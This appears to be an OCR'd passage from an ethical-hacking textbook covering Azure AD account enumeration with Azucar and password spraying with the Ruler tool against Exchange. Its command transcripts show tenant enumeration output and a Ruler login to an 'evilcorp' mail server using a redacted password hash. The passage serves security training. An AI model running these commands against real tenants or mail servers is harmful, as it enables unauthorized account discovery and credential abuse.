
Account Enumeration

Azure AD users having access to the services of Office 365 can enumerate all the user accounts as well as admin groups. This possibility of accessing the Office 365 service may motivate attackers to exploit and take advantage of Azure AD to perform account enumeration. Attackers can perform Azure AD enumeration using tools such as Azucar.

- **Azucar**


  Source: *https://github.com*

  The Azucar tool allows users to assess the overall security of an Azure environment. It is a multi-threaded plug-in-based security tool that can be used in Windows. Moreover, the script used in the tool does not affect the assets that are implemented in the Azure subscription.



```
PS C:\AzureReview_V06> .\Azucar.ps1 -ExportTo EXCEL,CSV,XML,JSON -Verbose -Instance AzureCloud -Analysis All
VERBOSE: Setting default webbroser IE.HTTP for HTTP...
VERBOSE: Setting default webbroser IE.HTTPS for HTTPS...
Trying to find a valid TenantID
VERBOSE: GET https://management.azure.com//subscriptions?api-version=2015-01-01 with 0-byte payload
VERBOSE: received 351-byte response of content type application/json; charset=utf-8
VERBOSE: Retrieve resource groups for the subscription 8456569
VERBOSE: Get request for object type resourcegroups succeeded.
VERBOSE: Adding Audit to queue...
VERBOSE: Adding Contacts to queue...
Audit logs task ID 1: Retrieve Audit from eb324ab
VERBOSE: Adding DirectoryRoles to queue...
Contacts task ID 2: Retrieve Contacts from eb324ab
VERBOSE: Adding Domains to queue...
Directory Roles task ID 3: Retrieve DirectoryRoles from
VERBOSE: Adding Groups to queue...
Domain task ID 4: Retrieve Domains from eb3
VERBOSE: Adding Policies to queue...
Groups task ID 5: Retrieve Groups from eb32
VERBOSE: Adding Users to queue...
VERBOSE: Adding SecurityAlerts to queue...
VERBOSE: Adding ClassicVM to queue...
VERBOSE: Adding SQLDatabases to queue...
VERBOSE: Adding DatabaseFirewall to queue...
VERBOSE: Adding VMEndpoints to queue...
VERBOSE: Adding NetworkSecurityGroups to queue...
VERBOSE: Adding MissingPatches to queue...
VERBOSE: Adding RoleAssignments to queue...
VERBOSE: Adding SecurityPolicies to queue...
VERBOSE: Adding SecurityStatuses to queue...
VERBOSE: Adding StorageAccounts to queue...
VERBOSE: Adding RMVM to queue...
VERBOSE: Get request for object type domains succeeded.
VERBOSE: Get request for object type contacts succeeded.
VERBOSE: Get request for object type groups succeeded.
```

Figure 19.60: Screenshot of Azucar



	objectId	accountEnabled	departmen	displayName	mail	mailNickname	mobile	surname	telephoneNumbe	userPri
2	fb879f5b-8e71-4ad7-a17b-10e74f7d3ff8	TRUE		Abel Block		Abel.Block		Block		Abel.Bl
3	a4b1ee47-45b2-4482-bb3c-b65d8b5f4223	TRUE		Abram Stiltner		Abram.Stiltner		Stiltner		Abram.
4	a857062d-6608-4e63-881c-97886d540387	TRUE		Adam Gentry		Adam.Gentry		Gentry		Adam.G
5	17ffcea3-4f34-4fbf-865b-663edf285c2e	TRUE		Adelaide Talbot		Adelaide.Talbot		Talbot		Adelaid
6	dc839f08-22e1-4473-a843-d4e8d5c56ff5	TRUE		Adrian Schreiber		Adrian.Schreiber		Schreiber		Adrian.
7	a06bb9ef-3635-49f5-b352-64adbd78b80b	TRUE		Ahmed Wade		Ahmed.Wade		Wade		Ahmed.
8	a59816b5-d004-4a16-99c8-c3d4736bbab0	TRUE		Aileen Pickett		Aileen.Pickett		Pickett		Aileen.
9	ea4fd93f-499d-4c10-9d13-f8092bc54412	TRUE		Al Hilton		Al.Hilton		Hilton		Al.Hilto
10	41c4bf77-cfa4-4cdc-bf9b-cddb80a05bf2	TRUE		Alan Kellum		Alan.Kellum		Kellum		Alan.Ke
11	eae2e71d-51fa-48a9-bc68-8cee1195854f	TRUE		Albertha Holliday		Albertha.Holliday		Holliday		Alberth
12	f3cf7279-4d7a-4ba9-b07d-ee11b3391ed1	TRUE		Alden Aviles		Alden.Aviles		Aviles		Alden.A
13	92982254-a6b5-4000-9091-27ff6e02791b	TRUE		Alden Her		Alden.Her		Her		Alden.H
14	539c1f4e-874f-4f54-85d6-87817196d7c1	TRUE		Aldo Mclendon		Aldo.Mclendon		Mclendon		Aldo.M
15	36d9961e-5e70-4a98-a303-250eb37cb2c6	TRUE		Alec Mccaffrey		Alec.Mccaffrey		Mccaffrey		Alec.M
16	2cdd3080-f9b9-4120-8bb3-905369176db7	TRUE		Alec Terrill		Alec.Terrill		Terrill		Alec.Te
17	cafe7980-9234-4d40-80e6-b26caf022239	TRUE		Alec Timmerman		Alec.Timmerman		Timmerman		Alec.Ti
18	4ea40b44-9384-4016-996a-4c3b8ce64c52	TRUE		Alec Valdez		Alec.Valdez		Valdez		Alec.Va
19	c4f612d3-bf43-4a97-9dd6-b80548cc080c	TRUE		Alejandra Boynton		Alejandra.Boynton		Boynton		Alejand
20	23266605-e1d7-45f8-b10b-eb521647a3c1	TRUE		Alejandra Craig		Alejandra.Craig		Craig		Alejand
21	0d64baf2-1369-4637-a5a2-3f5d1015cf37	TRUE		Alejandrina Evans		Alejandrina.Evans		Evans		Alejand
22	93ab0ea1-b1c9-4811-95c9-5bff5c1b63db	TRUE		Alene Lofton		Alene.Lofton		Lofton		Alene.L
23	4e65ec34-10e0-4f02-a165-285c017e25a9	TRUE		Aletha Homan		Aletha.Homan		Homan		Aletha.
24	2aaddac5-be0c-4b09-8dbd-0ab3b4b15d8	TRUE		Alexandria Kitchens		Alexandria.Kitchens		Kitchens		Alexan
25	cf5229bd-a7ad-4d7b-88db-201799ce41b1	TRUE		Alexandria Sewell		Alexandria.Sewell		Sewell		Alexan
26	0f2b2567-2a99-461b-b740-30551a84c71e	TRUE		Alexis Mahoney		Alexis.Mahoney		Mahoney		Alexis.

Figure 19.61: Screenshot of an Azucar report


Password Spraying

Attackers use password spraying to perform automated password guessing on Azure AD accounts. This method does not lead to account lockouts as logon attempts are performed against all user accounts at a time using a single password. If both the on-premises and cloud account use the same password without MFA, then there is a high probability of attackers gaining access to the target network through password spraying. Attackers can perform password spraying using sophisticated tools such as Ruler.

- **Ruler**

  Source: *https://github.com*

  The Ruler tool allows attackers to communicate with exchange servers remotely by using any one protocol such as remote procedure call (RPC)/HTTP or Messaging Application Programming Interface (MAPI)/HTTP. The tool facilitates exploiting the Outlook features of the client side and gaining shell access remotely.



```
staaldraad  ~ > github.com > sensepost > ruler > dev   ./ruler-linux64 --domain "evilcorp" --username daadmin --hash 75bc15c57[redacted] --email john.ford@evilcorp.ninja  --insecure  --admin di
play
[*] Retrieving MAPI/HTTP info
[*] Doing Autodiscover for domain
[+] MAPI URL found:  https://mail.evilcorp.ninja/mapi/emsmdb/?MailboxId=7bb476d4-8e1f-4a57-bbd8-beac7912fb77@evilcorp.ninja
[+] MAPI AddressBook URL found:  https://mail.evilcorp.ninja/mapi/nspi/?MailboxId=7bb476d4-8e1f-4a57-bbd8-beac7912fb77@evilcorp.ninja
[+] User DN:  /o=Evilcorp/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=beb65f5c92f74b868c138f7bcec7bfb8-John Ford
[*] Got Context, Doing ROPLogin
[*] And we are authenticated
[*] Openning the Inbox
[+] Retrieving Rules
[+] Found 1 rules
Rule: thiscouldbebad RuleID: 0100000051126636
[*] And disconnecting from server
staaldraad  ~ > github.com > sensepost > ruler > dev   ./ruler-linux64 --domain "evilcorp" --username daadmin --password The[redacted] --email john.ford@evilcorp.ninja  --insecure  --admin display
[*] Retrieving MAPI/HTTP info
[*] Doing Autodiscover for domain
[+] MAPI URL found:  https://mail.evilcorp.ninja/mapi/emsmdb/?MailboxId=7bb476d4-8e1f-4a57-bbd8-beac7912fb77@evilcorp.ninja
[+] MAPI AddressBook URL found:  https://mail.evilcorp.ninja/mapi/nspi/?MailboxId=7bb476d4-8e1f-4a57-bbd8-beac7912fb77@evilcorp.ninja
[+] User DN:  /o=Evilcorp/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=beb65f5c92f74b868c138f7bcec7bfb8-John Ford
[*] Got Context, Doing ROPLogin
[*] And we are authenticated
[*] Openning the Inbox
[+] Retrieving Rules
[+] Found 1 rules
Rule: thiscouldbebad RuleID: 0100000051126636
[*] And disconnecting from server
staaldraad  ~ > github.com > sensepost > ruler > dev                                                                                                           13:37
```

